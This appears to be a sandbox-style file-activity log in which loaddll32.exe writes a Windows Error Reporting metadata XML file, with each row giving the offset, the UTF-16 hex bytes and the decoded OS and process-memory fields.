C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 35 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3456</Pid>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1180	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 38 00 34 00 36 00 34 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>18464</Uptime>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1224	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1228	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1232	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1314	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1318	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1322	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1374	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1378	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1382	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1426	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1430	2	09 00		success or wait	3	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1436	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 33 00 30 00 33 00 39 00 31 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>53039104</PeakVirtualSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1522	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1526	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1532	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 32 00 30 00 31 00 31 00 30 00 30 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>52011008</VirtualSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1602	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1606	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1612	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 36 00 37 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1675</PageFaultCount>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1686	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1690	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1696	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 36 00 30 00 31 00 32 00 39 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>6012928</PeakWorkingSetSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1792	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1796	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1802	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 36 00 30 00 31 00 32 00 39 00 32 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>6012928</WorkingSetSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1882	4	0d 00 0a 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1886	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	1892	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 30 00 38 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>100880</QuotaPeakPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2006	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2010	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2016	96	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 36 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>98648</QuotaPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2122	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 32 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>19200</QuotaPeakNonPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2246	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2250	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2256	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 30 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>19064</QuotaNonPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2364	4	0d 00 0a 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2368	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2374	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 37 00 38 00 36 00 35 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1478656</PagefileUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2450	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2454	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2460	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 38 00 36 00 38 00 34 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1486848</PeakPagefileUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2552	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2556	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2562	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 37 00 38 00 36 00 35 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1478656</PrivateUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2634	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2638	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2642	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2688	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2692	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2696	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2726	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2730	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2736	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2776	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2780	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2788	30	3c 00 50 00 69 00 64 00 3e 00 33 00 36 00 31 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3616</Pid>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	6E01497A	unknown
